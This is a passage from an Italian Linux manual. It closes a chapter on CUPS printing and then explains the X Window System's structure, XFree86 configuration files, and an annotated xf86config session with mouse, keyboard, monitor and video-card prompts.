Copyright 1993-2001 Easy Software Products, All Rights Reserved. The Common UNIX Printing System, CUPS, and the CUPS logo are the trademark property of Easy Software Products. All other trademarks are the property of their respective owners.

Finished!

Figura 93.3. La pagina riferita alla classe denominata '`laser`'.

File Edit Types Links Views Style Special Attributes Annotations Help

Open http://localhost:631/classes/laser

ESP Administration Classes Help Jobs Printers Software

laser

Default Destination: laserjet

laser	Printer Class

Description:
Location:
Class State: stopped, rejecting jobs.
"Rejecting Jobs"
Members: laserjet


Print Test Page | Start Class
Accept Jobs | Modify Class
Delete Class

Add Class

No Active Jobs

Show Completed Jobs

Copyright 1993-2001 Easy Software Products, All Rights Reserved. The Common UNIX Printing System, CUPS, and the CUPS logo are the trademark property of Easy Software Products. All other trademarks are the property of their respective owners.

Figura 93.4. La pagina iniziale riferita all'amministrazione delle stampanti e delle classi.

93.10 Considerazioni finali

Cups è un sistema di stampa molto complesso e anche molto comodo; tuttavia, il carico elaborativo che si crea nel momento in cui viene accodato un processo di stampa, è molto elevato. In pratica, se l'elaboratore in cui si attiva un servizio di stampa con Cups non ha la potenza sufficiente, si possono generare dei ritardi che inizialmente sembrano inspiegabili; inoltre, se l'elaboratore è particolarmente carente di risorse, si rischia lo stallo del sistema operativo.

93.11 Riferimenti

- Easy Software Products, *Common UNIX printing system*

  <http://www.cups.org/>

- PWG, *Internet Printing Protocol*

  <http://www.pwg.org/ipp/>

- S. Zilles, *RFC 2568: Rationale for the Structure of the Model and Protocol for the Internet Printing Protocol*, 1999

  <http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2568.html>

  <http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2568.txt>

Parte xxi

Ambiente grafico X: installazione e problemi fondamentali

X: struttura e configurazione essenziale

X è un sistema grafico per gli ambienti Unix, o più precisamente per gli ambienti aderenti agli standard C ANSI o POSIX.

X Window System è stato sviluppato originariamente nei laboratori del MIT (*Massachusetts institute of technology*) e in seguito tutti i diritti sono stati assegnati a un altro ente.

I termini X, X Window e X Window System sono da intendersi come sinonimi dello stesso sistema grafico, mentre il nome «X Windows» non è corretto.

X Window System è un marchio di registrato e a partire dalla versione 11R6.4 non è più software libero. Attualmente, lo sviluppo di X come software libero avviene per opera di The XFree86 Project, con il nome XFree86.

94.1 Struttura

Nel sistema X si utilizzano alcuni termini importanti che rappresentano altrettante parti di questo.

- **servente X**

  Il servente X è il programma che gestisce le funzionalità grafiche e le mette a disposizione degli altri programmi. Per questa ragione, l'elaboratore su cui si fa funzionare il servente X deve essere dotato di video grafico, tastiera e mouse. Il servente grafico fornisce anche un servizio di rete dal momento che consente l'accesso a programmi in funzione presso altri elaboratori.

- **cliente X**

  I clienti X sono i programmi che utilizzano questo ambiente grafico comunicando con il servente X. Un cliente X può essere messo in funzione anche in un elaboratore diverso da quello sul quale è in funzione un servente X.

- **protocollo X**

  Tra i clienti X e il servente X, intercorre una comunicazione, attraverso un protocollo prestabilito.

- **librerie Xlib**


  I programmi che utilizzano i servizi del servente X accedono a funzioni di librerie specifiche che sono conosciute come Xlib.

- **gestore di finestre**

  Un gestore di finestre, ovvero un *window manager*, è un programma speciale che si occupa di gestire le finestre delle varie applicazioni. In generale, nell'ambiente X si tratta di un cliente X.

94.1.1 Hardware


Dal punto di vista di X, l'hardware è ciò che consente di interagire in questo sistema grafico (nel senso che il resto non è di sua competenza). Si tratta della tastiera, dello schermo grafico e del dispositivo di puntamento. In pratica il ruolo di X è quello di controllare tutto questo.

Figura 94.1. X è un sistema attraverso il quale, teoricamente, è possibile avere macchine che fanno girare più di un servente grafico, ognuno in grado di controllare una stazione grafica (*display*) che a sua volta utilizza uno o più schermi grafici.

All'interno di un elaboratore possono funzionare teoricamente più serventi grafici per controllare altrettante stazioni grafiche di lavoro. Inoltre, sempre teoricamente, una stazione grafica può utilizzare più di uno schermo grafico contemporaneamente.

Nel gergo di X la stazione grafica è il *display*, che viene identificato da un numero a partire da zero, nella forma '**:***n*'. Se una stazione grafica è dotata di più di uno schermo, quando si deve fare riferimento a uno di questi occorre aggiungere all'indicazione del numero della stazione grafica quello dello schermo. Anche in questo caso, il primo corrisponde a zero. La forma diventa quindi '**:***n***.***m*', dove *n* è la stazione grafica e *m* è lo schermo. La figura 94.1 dovrebbe chiarire il meccanismo. Il valore predefinito di stazione grafica e schermo è zero, per cui, quando non si specificano queste informazioni, si intende implicitamente lo schermo '**:0.0**'.

I dispositivi di puntamento, solitamente il mouse, possono avere un numero variabile di tasti; teoricamente si va da un minimo di uno a un massimo di cinque. Nell'ambiente X, questi tasti si distinguono attraverso un numero: 1, 2, 3, 4 e 5. Il tasto sinistro è il primo e da lì si continua la numerazione. Quando si utilizza un mouse a tre tasti, il tasto numero due è quello centrale.

Il vero problema è che X utilizza normalmente tre tasti, mentre la maggior parte dei mouse in circolazione ne mette a disposizione due (compatibilità Microsoft). Nei mouse a due tasti, il tasto destro svolge la funzione del tasto numero tre e solitamente il tasto centrale (cioè il numero due) si ottiene con l'uso contemporaneo dei due tasti esistenti.

Figura 94.2. La numerazione dei tasti dei mouse che ne hanno solo due è particolare.

Questo problema viene ripreso nella descrizione della configurazione di XFree86 e lì dovrebbe risultare più chiaro.


94.1.2 Cliente-servente

Il programma che si occupa di gestire la stazione grafica è il servente grafico. È un servente perché offre solo dei servizi e non interagisce direttamente con l'utente. Sono i programmi clienti a interagire con l'utente. Questi richiedono al servente di poter utilizzare uno schermo determinato e, attraverso la stazione grafica corrispondente, sono in grado di ricevere l'input della tastiera e dell'unità di puntamento.

Tra i programmi clienti, quello che riveste un ruolo fondamentale è il gestore di finestre, attraverso il quale si rendono disponibili quei meccanismi con cui si può passare facilmente da un programma all'altro e le finestre possono essere ridimensionate o ridotte a icona.

X è trasparente nei confronti della rete. Un programma cliente può utilizzare i servizi di un servente remoto, interagendo con la stazione grafica di quel servente. Questo tipo di utilizzo richiede comunque una forma di autorizzazione o autenticazione, per motivi di sicurezza.

Quando si vuole identificare uno schermo particolare di un certo elaboratore nella rete, si antepone alle coordinate (già viste nella sezione precedente) il nome o l'indirizzo di quell'elaboratore: '*host*:*n*.*m*'. La figura 94.3 mostra un esempio di questo tipo di utilizzo.

Figura 94.3. Il servente grafico può concedere l'utilizzo della stazione grafica anche a programmi in esecuzione su elaboratori remoti.

Un programma cliente può connettersi con un servente X sia locale che remoto. Per una connessione remota occorre stabilire un collegamento. Il servente X resta normalmente in ascolto sulla porta $6000 + n$, dove n rappresenta il numero della stazione grafica, ovvero del servente X.

Nel caso di una stazione grafica con indirizzo '**`:1`**', la porta su cui dovrebbe trovarsi in ascolto il servente relativo è la numero 6001.

Il concetto di cliente-servente per ciò che riguarda la rete viene ripreso nei capitoli dedicati proprio alle connessioni in rete (volume III).

Infine, è bene tenere in considerazione il fatto che le librerie specifiche per X (Xlib), sono indispensabili sia per i serventi, sia per i clienti.

94.2 XFree86

XFree86, [1] nelle versioni 3.* è una collezione di serventi X per i sistemi operativi Unix, mentre nelle versioni 4.*, si riduce a un servente soltanto, in cui però alcuni adattatori grafici più vecchi non sono gestiti in modo ottimale. In origine si trattava esclusivamente della piattaforma i386, cosa che spiega il significato della sigla «86» che compare nel nome, ma poi il progetto si è esteso anche ad altre. XFree86 è una derivazione di X386.

La struttura prevista per il file system di GNU/Linux e di altri sistemi Unix (capitolo 72) colloca tutti i file statici di X (binari, documentazione, librerie, ecc.) al di sotto di '`/usr/X11R6/`'. Tuttavia, per ragioni di compatibilità vengono aggiunti alcuni collegamenti simbolici:

```
/usr/bin/X11     -> /usr/X11R6/bin
/usr/lib/X11     -> /usr/X11R6/lib/X11
/usr/include/X11 -> /usr/X11R6/include/X11
```

XFree86 utilizza un file di configurazione, che può essere collocato in varie posizioni, ma generalmente si trova nella directory '`/etc/X11/`'. Il file di configurazione può avere nomi diversi; tra le tante possibilità, meritano attenzione '`XF86Config-4`' e '`XF86Config`':

'`XF86Config-4`'	Se esiste questo file, viene scelto per primo da XFree86 in una versione 4.*.
'`XF86Config`'	File di configurazione normale (si tratta del file previsto per le versioni 3.* e viene usato dalle versioni 4.* in mancanza di altro).

In generale, se si installa solo il servente grafico di una versione 4.*, oppure solo quelli delle versioni 3.*, è sufficiente un file '`/etc/X11/XF86Config`', predisposto correttamente. Se invece si intende lasciare convivere entrambi i tipi di servente, dal momento che le direttive di configurazione sono incompatibili, diventa necessario usare due file di configurazione distinti.

94.2.1 Configurazione tradizionale

Per poter utilizzare XFree86 occorre configurare il file '`/etc/X11/XF86Config`', oppure '`/etc/X11/XF86Config-4`', di solito attraverso un programma che guida in questa fase.

Il programma più semplice è '**`xf86config`**', oppure '**`xf86config-v3`**' (il secondo fa riferimento esplicito alle versioni 3.*). Fa una serie di domande e non è possibile tornare indietro quando si scopre di avere sbagliato qualcosa. Si può solo ricominciare.

Di seguito si descrive l'operazione di configurazione attraverso '**`xf86config`**', nella versione 4.*.

[1] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Nel caso di XFree86 in una delle versioni 3.*, i serventi X sono molti, ognuno specializzato per un gruppo ristretto di adattatori grafici. Generalmente, i programmi di configurazione non avvisano l'utente della presenza o meno del servente necessario per le scelte che vengono fatte, così la persona inesperta si trova spesso nella situazione di non poter capire il motivo del mancato funzionamento di X. Quindi, se manca il servente X, occorre installarlo manualmente, attraverso gli strumenti offerti dalla propria distribuzione GNU/Linux.

Prima di avviare il programma di configurazione occorre avere ben chiare in mente le caratteristiche dell'hardware video-tastiera-mouse. Per quanto riguarda il monitor si deve conoscere il valore minimo e massimo delle frequenze di scansione orizzontale e verticale. La frequenza orizzontale è espressa in kilohertz (simbolo: kHz) mentre quella verticale in hertz (simbolo: Hz). L'adattatore grafico è l'elemento più delicato e di essa, oltre che il nome dell'integrato che si occupa della grafica, occorre conoscere la quantità di memoria. Negli esempi seguenti si fa riferimento a un monitor in grado di utilizzare frequenze orizzontali da 31 kHz a 60 kHz e frequenze verticali da 50 Hz a 90 Hz, un adattatore grafico con integrato S3 ViRGE, una tastiera italiana standard e un mouse PS/2 Microsoft compatibile (a due tasti).

In particolare, con GNU/Linux, quando di dispone di un adattatore grafico di tipo PCI, si possono leggere le informazioni relative nel file virtuale '`/proc/pci`':

$ **`less /proc/pci`**[*Invio*]

Si potrebbe leggere qualcosa come ciò che segue:

```
  Bus  0, device  19, function  0:
    VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 1).
      IRQ 5.
      Master Capable.  Latency=32.  Min Gnt=4.Max Lat=255.
      Non-prefetchable 32 bit memory at 0xd4000000 [0xd7ffffff].
```

$ **`su`**[*Invio*]

È meglio operare con i privilegi dell'utente '**`root`**' per fare questa operazione, altrimenti viene creato un file '`XF86Config`' all'interno della propria directory personale invece che nella sua destinazione corretta. Eventualmente, si può anche approfittare per usare '**`mdetect`**' (sezione 50.2.2) allo scopo di verificare le caratteristiche del mouse:

`mdetect -x`[*Invio*]

```
/dev/psaux
PS/2
```

Si passa quindi alla configurazione:

`xf86config`[*Invio*]

```
This program will create a basic XF86Config file, based on menu selections you
make.

The XF86Config file usually resides in /usr/X11R6/etc/X11 or /etc/X11. A sample
XF86Config file is supplied with XFree86; it is configured for a standard
VGA card and monitor with 640x480 resolution. This program will ask for a
pathname when it is ready to write the file.

You can either take the sample XF86Config as a base and edit it for your
configuration, or let this program produce a base XF86Config file for your
configuration and fine-tune it.

Before continuing with this program, make sure you know what video card
you have, and preferably also the chipset it uses and the amount of video
memory on your video card. SuperProbe may be able to help with this.

Press enter to continue, or ctrl-c to abort.
```

Il programma mostra un'introduzione ricordando in particolare che prima di proseguire è necessario conoscere le caratteristiche dell'adattatore grafico.

[*Invio*]

```
First specify a mouse protocol type. Choose one from the following list:

 1.  Microsoft compatible (2-button protocol)
 2.  Mouse Systems (3-button protocol)
 3.  Bus Mouse
 4.  PS/2 Mouse
 5.  Logitech Mouse (serial, old type, Logitech protocol)
 6.  Logitech MouseMan (Microsoft compatible)
 7.  MM Series
 8.  MM HitTablet
 9.  Microsoft IntelliMouse

If you have a two-button mouse, it is most likely of type 1, and if you have
a three-button mouse, it can probably support both protocol 1 and 2. There are
two main varieties of the latter type: mice with a switch to select the
protocol, and mice that default to 1 and require a button to be held at
boot-time to select protocol 2. Some mice can be convinced to do 2 by sending
a special sequence to the serial port (see the ClearDTR/ClearRTS options).

Enter a protocol number:
```

Anche il mouse può essere un problema, specialmente se si dispone di un mouse di tipo bus (*bus-mouse*). Si veda a questo proposito quanto spiegato nella sezione 94.3.3.

Fondamentalmente esistono due tipi di mouse seriali: Microsoft a due tasti e Mouse System a tre tasti. Il Mouse System a tre tasti sarebbe l'ideale dal momento che X richiede l'uso di tutti e tre i tasti, ma spesso, un mouse del genere è anche compatibile con il sistema Microsoft a due tasti. Nella migliore delle ipotesi si ha a disposizione un piccolo commutatore che permette di selezionare la modalità di funzionamento, nella peggiore occorre tenere premuto uno dei tasti all'avvio del sistema per definire la modalità a tre tasti.

Tra i mouse a tre tasti esiste anche il tipo Logitech Mouseman che è compatibile con il tipo Microsoft, ma ha il tasto centrale che genera un segnale corrispondente alla pressione di entrambi i tasti.

In questo caso, si fa riferimento a un mouse connesso alla porta PS/2.

4[*Invio*]

```
If your mouse has only two buttons, it is recommended that you enable
Emulate3Buttons.

Please answer the following question with either 'y' or 'n'.
Do you want to enable Emulate3Buttons?
```

Quando si hanno a disposizione solo due tasti si pone il problema di accedere alle funzioni legate al tasto centrale mancante. Nella peggiore delle ipotesi si devono premere contemporaneamente i due tasti (cosa non facile) e in questo caso si parla di emulazione del terzo bottone, oppure si dispone di un mouse in grado di generare un segnale equivalente alla pressione dei due tasti quando si preme il tasto centrale e allora si parla di *accordo centrale* (*chord middle*). Una delle due scelte esclude l'altra. La differenza tra emulare il terzo bottone e utilizzare l'accordo centrale sta nel fatto che nel primo caso viene concessa una certa tolleranza (dovendo premere due tasti diventa difficile farlo contemporaneamente), mentre nel secondo caso no. Tutto sommato si potrebbe utilizzare sempre l'emulazione del terzo bottone anche quando si ha un mouse Logitech.

y[*Invio*]

```
Now give the full device name that the mouse is connected to, for example
/dev/tty00. Just pressing enter will use the default, /dev/mouse.

Mouse device:
```

Se il proprio sistema è stato configurato correttamente, nella directory '`/dev/`' dovrebbe trovarsi un collegamento simbolico che punta al file di dispositivo corrispondente all'interfaccia utilizzata per connettere il mouse. Dovrebbe trattarsi del collegamento '`/dev/mouse`'. Se è così, è sufficiente confermare.

[*Invio*]

```
Please select one of the following keyboard types that is the better
description of your keyboard. If nothing really matches,
choose 1 (Generic 101-key PC)

  1  Generic 101-key PC
  2  Generic 102-key (Intl) PC
  3  Generic 104-key PC
  4  Generic 105-key (Intl) PC
  5  Dell 101-key PC
  6  Everex STEPnote
  7  Keytronic FlexPro
  8  Microsoft Natural
  9  Northgate OmniKey 101
 10  Winbook Model XP5
 11  Japanese 106-key
 12  PC-98xx Series
 13  Brazilian ABNT2
 14  HP Internet
 15  Logitech iTouch
 16  Logitech Cordless Desktop Pro
 17  Logitech Internet Keyboard
 18  Compaq Internet
 19  Microsoft Natural Pro
 20  Genius Comfy KB-16M
 21  IBM Rapid Access
 22  IBM Rapid Access II
 23  Chicony Internet Keyboard

Enter a number to choose the keyboard.
```

Appare quindi la richiesta di specificare il tipo di tastiera. L'elenco potrebbe essere molto lungo, anche di più della disponibilità di righe che ha lo schermo. Per scegliere, basta introdurre il numero della voce desiderata e premere [*Invio*]:

3[*Invio*]

Successivamente si deve specificare il tipo di mappa della tastiera, in base alle convenzioni locali.

```
  1  U.S. English
  2  U.S. English w/ISO9995-3
  3  U.S. English w/ deadkeys
  4  Armenian
  5  Azerbaidjani
  6  Belarusian
  7  Belgian
  8  Brazilian
  9  Bulgarian
 10  Canadian
 11  Czech
 12  Czech (qwerty)
 13  Danish
 14  Dvorak
 15  Estonian
 16  Finnish
 17  French
 18  Swiss French

Enter a number to choose the country.
Press enter for the next page
```

[*Invio*]

```
 19  German
 20  Swiss German
 21  Greek
 22  Croatian
 23  Hungarian
 24  Icelandic
 25  Israeli
 26  Italian
 27  Japanese
 28  Lithuanian qwerty "numeric"
 29  Lithuanian azerty standard
 30  Lithuanian qwerty "programmer's"
 31  Latvian
 32  Macedonian
 33  Norwegian
 34  Polish
 35  Portuguese
 36  Romanian

Enter a number to choose the country.
Press enter for the next page
```

Quando si raggiunge la voce desiderata, basta inserire il numero corrispondente:

26[*Invio*]

```
Please enter a variant name for 'it' layout. Or just press enter
for default variant
```

[*Invio*]

```
Please answer the following question with either 'y' or 'n'.
Do you want to select additional XKB options (group switcher,
group indicator, etc.)?
```

n[*Invio*]

```
Now we want to set the specifications of the monitor. The two critical
parameters are the vertical refresh rate, which is the rate at which the
the whole screen is refreshed, and most importantly the horizontal sync rate,
which is the rate at which scanlines are displayed.

The valid range for horizontal sync and vertical sync should be documented
in the manual of your monitor. If in doubt, check the monitor database
/usr/X11R6/lib/X11/doc/Monitors to see if your monitor is there.

Press enter to continue, or ctrl-c to abort.
```

La fase successiva è quella di definire gli intervalli di frequenza delle scansioni orizzontale e verticale del monitor. Si procede indicando direttamente i valori.

[*Invio*]

```
You must indicate the horizontal sync range of your monitor. You can either
select one of the predefined ranges below that correspond to industry-
standard monitor types, or give a specific range.

It is VERY IMPORTANT that you do not specify a monitor type with a horizontal
sync range that is beyond the capabilities of your monitor. If in doubt,
choose a conservative setting.

    hsync in kHz; monitor type with characteristic modes
 1  31.5; Standard VGA, 640x480 @ 60 Hz
 2  31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
 3  31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
 4  31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
 5  31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz
 6  31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz, 800x600 @ 72 Hz
 7  31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
 8  31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
 9  31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10  31.5 - 82.0; Monitor that can do 1280x1024 @ 76 Hz
11  Enter your own horizontal sync range

Enter your choice (1-11):
```

11[*Invio*]

```
Please enter the horizontal sync range of your monitor, in the format used
in the table of monitor types above. You can either specify one or more
continuous ranges (e.g. 15-25, 30-50), or one or more fixed sync frequencies.

Horizontal sync range:
```

31-60[*Invio*]

```
You must indicate the vertical sync range of your monitor. You can either
select one of the predefined ranges below that correspond to industry-
standard monitor types, or give a specific range. For interlaced modes,
the number that counts is the high one (e.g. 87 Hz rather than 43 Hz).

 1  50-70
 2  50-90
 3  50-100
 4  40-150
 5  Enter your own vertical sync range

Enter your choice:
```

5[*Invio*]

```
Vertical sync range:
```

50-90[*Invio*]

```
You must now enter a few identification/description strings, namely an
identifier, a vendor name, and a model name. Just pressing enter will fill
in default names.

The strings are free-form, spaces are allowed.
Enter an identifier for your monitor definition:
```

I dati identificativi del monitor sono facoltativi e si possono saltare semplicemente, anche se in questo esempio vengono inseriti.

Addonics MON-7C8B[*Invio*]

```
Now we must configure video card specific settings. At this point you can
choose to make a selection out of a database of video card definitions.
Because there can be variation in Ramdacs and clock generators even
between cards of the same model, it is not sensible to blindly copy
the settings (e.g. a Device section). For this reason, after you make a
selection, you will still be asked about the components of the card, with
the settings from the chosen database entry presented as a strong hint.

The database entries include information about the chipset, what server to
run, the Ramdac and ClockChip, and comments that will be included in the
Device section. However, a lot of definitions only hint about what server
to run (based on the chipset the card uses) and are untested.

If you can’t find your card in the database, there’s nothing to worry about.
You should only choose a database entry that is exactly the same model as
your card; choosing one that looks similar is just a bad idea (e.g. a
GemStone Snail 64 may be as different from a GemStone Snail 64+ in terms of
hardware as can be).

Do you want to look at the card database?
```

L’indicazione dell’adattatore grafico è una fase delicata e con un po’ di fortuna si può trovare il proprio adattatore nell’elenco di quelli previsti.

y[*Invio*]

```
  0  2 the Max MAXColor S3 Trio64V+                     S3 Trio64V+
  1  2-the-Max MAXColor 6000                            ET6000
  2  3DLabs Oxygen GMX                                  PERMEDIA 2
  3  928Movie                                           S3 928
  4  AGX (generic)                                      AGX-014/15/16
  5  ALG-5434(E)                                        CL-GD5434
  6  AOpen PA2010                                       Voodo Banshee
  7  ASUS 3Dexplorer                                    RIVA128
  8  ASUS PCI-AV264CT                                   ati
  9  ASUS PCI-V264CT                                    ati
 10  ASUS Video Magic PCI V864                          S3 864
 11  ASUS Video Magic PCI VT64                          S3 Trio64
 12  AT25                                               Alliance AT3D
 13  AT3D                                               Alliance AT3D
 14  ATI 3D Pro Turbo                                   ati
 15  ATI 3D Pro Turbo PC2TV                             ati
 16  ATI 3D Xpression                                   ati
 17  ATI 3D Xpression+                                  ati

Enter a number to choose the corresponding card definition.
Press enter for the next page, q to continue configuration.
```

L’elenco è molto lungo e vale la pena di scorrerlo tutto prima di scegliere il numero corrispondente al modello del proprio adattatore. Una volta raggiunta la fine, l’elenco viene riproposto dall’inizio.

[*Invio*]

[*Invio*]

[*Invio*]

...

```
378  S3 868 with ATT 20C409                              S3 868
379  S3 868 with ATT 20C498 or 21C498                    S3 868
380  S3 868 with SDAC (86C716)                           S3 868
381  S3 86C260 (generic)                                 S3 ViRGE/MX
382  S3 86C280 (generic)                                 S3 ViRGE/MX
383  S3 86C325 (generic)                                 S3 ViRGE
384  S3 86C357 (generic)                                 S3 ViRGE/GX2
385  S3 86C365 (Trio3D)                                  Generic VGA
386  S3 86C375 (generic)                                 S3 ViRGE/DX
387  S3 86C385 (generic)                                 S3 ViRGE/GX
388  S3 86C391 (Savage3D)                                Generic VGA
389  S3 86C764 (generic)                                 S3 Trio64
390  S3 86C765 (generic)                                 S3 Trio64V+
391  S3 86C775 (generic)                                 S3 Trio64V2
392  S3 86C785 (generic)                                 S3 Trio64V2
393  S3 86C801 (generic)                                 S3 801/805
394  S3 86C805 (generic)                                 S3 801/805
395  S3 86C864 (generic)                                 S3 864

Enter a number to choose the corresponding card definition.
Press enter for the next page, q to continue configuration.
```

383[*Invio*]

```
Your selected card definition:

Identifier: S3 86C325 (generic)
Chipset:    S3 ViRGE
Driver:     s3virge
Do NOT probe clocks or use any Clocks line.

Press enter to continue, or ctrl-c to abort.
```

Il programma di configurazione conferma la scelta dell’adattatore grafico, avvisando in questo caso che non si dovrà sondare il *clock* e non si dovrà usare alcuna direttiva ‘**`Clocks`**’ nella sezione ‘**`Device`**’.

[*Invio*]

```
Now you must give information about your video card. This will be used for
the "Device" section of your video card in XF86Config.

You must indicate how much video memory you have. It is probably a good
idea to use the same approximate amount as that detected by the server you
intend to use. If you encounter problems that are due to the used server
not supporting the amount memory you have (e.g. ATI Mach64 is limited to
1024K with the SVGA server), specify the maximum amount supported by the
server.

How much video memory do you have on your video card:

 1  256K
 2  512K
 3  1024K
 4  2048K
 5  4096K
 6  Other

Enter your choice:
```

L'informazione sulla quantità di memoria a disposizione è importante per determinare la cosiddetta profondità dell'immagine, intendendo con questo la quantità di colori che si possono utilizzare, a seconda della risoluzione utilizzata.

5[*Invio*]

```
You must now enter a few identification/description strings, namely an
identifier, a vendor name, and a model name. Just pressing enter will fill
in default names (possibly from a card definition).

Your card definition is S3 86C325 (generic).

The strings are free-form, spaces are allowed.
Enter an identifier for your video card definition:
```

Come per il monitor, le informazioni sul nome dell'adattatore grafico sono facoltative.

S3 ViRGE[*Invio*]

```
For each depth, a list of modes (resolutions) is defined. The default
resolution that the server will start-up with will be the first listed
mode that can be supported by the monitor and card.
Currently it is set to:

"640x480" "800x600" "1024x768" "1280x1024" for 8-bit
"640x480" "800x600" "1024x768" "1280x1024" for 16-bit
"640x480" "800x600" "1024x768" "1280x1024" for 24-bit

Modes that cannot be supported due to monitor or clock constraints will
be automatically skipped by the server.

 1  Change the modes for 8-bit (256 colors)
 2  Change the modes for 16-bit (32K/64K colors)
 3  Change the modes for 24-bit (24-bit color)
 4  The modes are OK, continue.

Enter your choice:
```

In base al tipo di adattatore e alla quantità di memoria installata su di esso, si può determinare l'elenco delle modalità di funzionamento di questo. In particolare, una maggiore profondità di colori richiede un maggiore utilizzo della memoria video. Nel caso si disponga di poca memoria, se ci si accontenta di risoluzioni inferiori si può aumentare la profondità dei colori.

La profondità di colori si esprime solitamente in bit per punto grafico (*pixel*): 2 elevato a questo valore dà il numero di colori a disposizione, quindi, con 8 bit/pixel si hanno a disposizione 2^8 = 256 colori.

